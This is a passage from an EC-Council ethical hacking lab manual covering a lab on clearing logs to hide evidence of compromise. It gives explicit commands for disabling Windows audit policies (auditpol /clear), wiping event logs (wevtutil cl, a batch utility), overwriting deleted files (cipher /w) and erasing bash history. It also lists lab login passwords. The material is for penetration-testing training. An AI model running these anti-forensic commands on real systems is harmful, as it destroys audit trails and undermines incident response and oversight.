


Figure 3.6.31: Individual TCP headers changed to send the message secretly

46. This concludes the demonstration of how to use Covert_TCP to create a covert channel.
47. Close all open windows and document all the acquired information.
48. Turn off the **Windows 10**, **Ubuntu** and **Parrot Security** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Clear Logs to Hide the Evidence of Compromise

Clearing logs is the process of clearing and deleting the tracks corresponding to unauthorized activities to avoid detection.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous labs, you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a traceback and possible prosecution for hacking.

A professional ethical hacker and penetration tester's last step in system hacking is to remove any resultant tracks or traces of intrusion on the target system. One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once you have access to the target system, you can use inbuilt system utilities to disable or tamper with the logging and auditing mechanisms in the target system.

This lab will demonstrate how the system logs can be cleared, manipulated, disabled, or erased using various methods.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 06 System Hacking

Lab Objectives

- View, enable, and clear audit policies using Auditpol
- Clear Windows machine logs using various utilities
- Clear Linux machine logs using the BASH shell
- Clear Windows machine logs using CCleaner

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Clear_Event_Viewer_Logs.bat located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**
- Covert_TCP located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP**
- CCleaner located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\CCleaner**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 20 Minutes

Overview of Clearing Logs

To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Various techniques used to clear the evidence of security compromise are as follow:

- **Disable Auditing**: Disable the auditing features of the target system
- **Clearing Logs**: Clears and deletes the system log entries corresponding to security compromise activities
- **Manipulating Logs**: Manipulate logs in such a way that an intruder will not be caught in illegal actions
- **Covering Tracks on the Network**: Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: Use NTFS streams to hide and cover malicious files in the target system
- **Deleting Files**: Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery
- **Disabling Windows Functionality**: Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

TASK 1 View, Enable, and Clear Audit Policies using Auditpol

Here, we will use Auditpol to view, enable, and clear audit policies.

Auditpol.exe is the command-line utility tool to change the Audit Security settings at the category and sub-category levels. You can use Auditpol to enable or disable security auditing on local or remote systems and to adjust the audit criteria for different categories of security events.

1. Turn on the **Windows 10** virtual machine and login with the credentials **Admin** and **Pa$$w0rd**. Click **Type here to search** at the bottom of **Desktop** and type **cmd**. From the results, right-click **Command Prompt** and click **Run as administrator**.
2. The **User Account Control** pop-up appears; click **Yes**.

In real-time, the moment intruders gain administrative privileges, they disable auditing with the help of auditpol.exe. Once they complete their mission, they turn auditing back on by using the same tool (audit.exe).




Figure 4.1.1: Open Command Prompt

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

View Audit Policies

3. A **Command Prompt** window with **Administrator** privileges appears. Type **auditpol /get /category:*** and press **Enter** to view all the audit policies.




Figure 4.1.2: Auditpol viewing the policies

TASK 1.2

Enable Audit Policies

4. Type **auditpol /set /category:"system","account logon" /success:enable /failure:enable** and press **Enter** to enable the audit policies.




Figure 4.1.3: Auditpol Local Security Policies in Windows 10

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are enabled.




Figure 4.1.4: Auditpol enabling system and account login policies

TASK 1.3

Clear Audit Policies

6. Type **auditpol /clear /y** and press **Enter** to clear the audit policies.




Figure 4.1.5: Auditpol clearing the policies

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are cleared.

Note: **No Auditing** indicates that the system is not logging audit policies.




Figure 4.1.6: Auditpol policies cleared

Note: For demonstration purposes, we are clearing logs on the same machine. In real-time, the attacker performs this process after gaining access to the target system to clear traces of their malicious activities from the target system.

8. This concludes the demonstration of how to view, enable, and clear audit policies using Auditpol.
9. Close all open windows and document all the acquired information.

TASK 2 Clear Windows Machine Logs using Various Utilities

TASK 2.1 Clearing Logs using Clear_Event_Viewer_Logs.bat Utility

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**. Right-click **Clear_Event_Viewer_Logs.bat** and click **Run as administrator**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The **User Account Control** pop-up appears; click **Yes**.
3. A **Command Prompt** window appears, and the utility starts clearing the event logs, as shown in the screenshot. The command prompt will automatically close when finished.

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.

There are various Windows utilities that can be used to clear system logs such as Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher. Here, we will use these utilities to clear the Windows machine logs.




Figure 4.2.1: Command Prompt: clearing event logs

Note: Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system. You can use this utility to wipe out logs as one method of covering your tracks on the target system.

TASK 2.2

Clearing Logs using wevtutil

4. Click **Type here to search** at the bottom of **Desktop** and type **cmd**. From the results, right-click **Command Prompt** and click **Run as administrator**.
5. The **User Account Control** pop-up appears; click **Yes**.
6. A **Command Prompt** window with **Administrator** privileges appears. Type **wevtutil el** and press **Enter** to display a list of event logs.

Note: **el | enum-logs** lists event log names.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.2.2: Command Prompt: List of event logs

7. Now, type **wevtutil cl <log_name>** (here, we are clearing **system** logs) and press **Enter** to clear a specific event log.

Note: **cl | clear-log**: clears a log, **log_name** is the name of the log to clear, and ex: is the system, application, and security.




Figure 4.2.3: Command Prompt: Clearing system logs

8. Similarly, you can also clear application and security logs by issuing the same command with different log names (**application**, **security**).

Note: wevtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs.

TASK 2.3

Delete Files using Cipher.exe

9. In **Command Prompt**, type **cipher /w:<Drive or Folder or File Location>** and press **Enter** to deleted files in a specific drive, folder, or file.

Note: Here, we are encrypting the deleted files on the **C:** drive. You can run this utility on the drive, folder, or file of your choice.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers, as shown in the screenshot.




Figure 4.2.4: Command Prompt: Encrypting deleted files

Note: Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.

When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files.

11. This concludes the demonstration of clearing Windows machine logs using various utilities (Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher).
12. Close all open windows and document all the acquired information.

TASK 3 Clear Linux Machine Logs using the BASH Shell

Here, we will clear the Linux machine event logs using the BASH shell.

The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



Figure 4.3.1: Parrot Security login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note:

- If a **Parrot Updater** pop-up appears in the top-right corner of the **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

TASK 3.1

Disable and Clear Linux System Logs

4. The **Parrot Terminal** window appears. Type **export HISTSIZE=0** and press **Enter** to disable the BASH shell from saving the history.

Note: **HISTSIZE**: determines the number of commands to be saved, which will be set to 0.

5. In the **Terminal** window, type **history -c** and press **Enter** to clear the stored history.

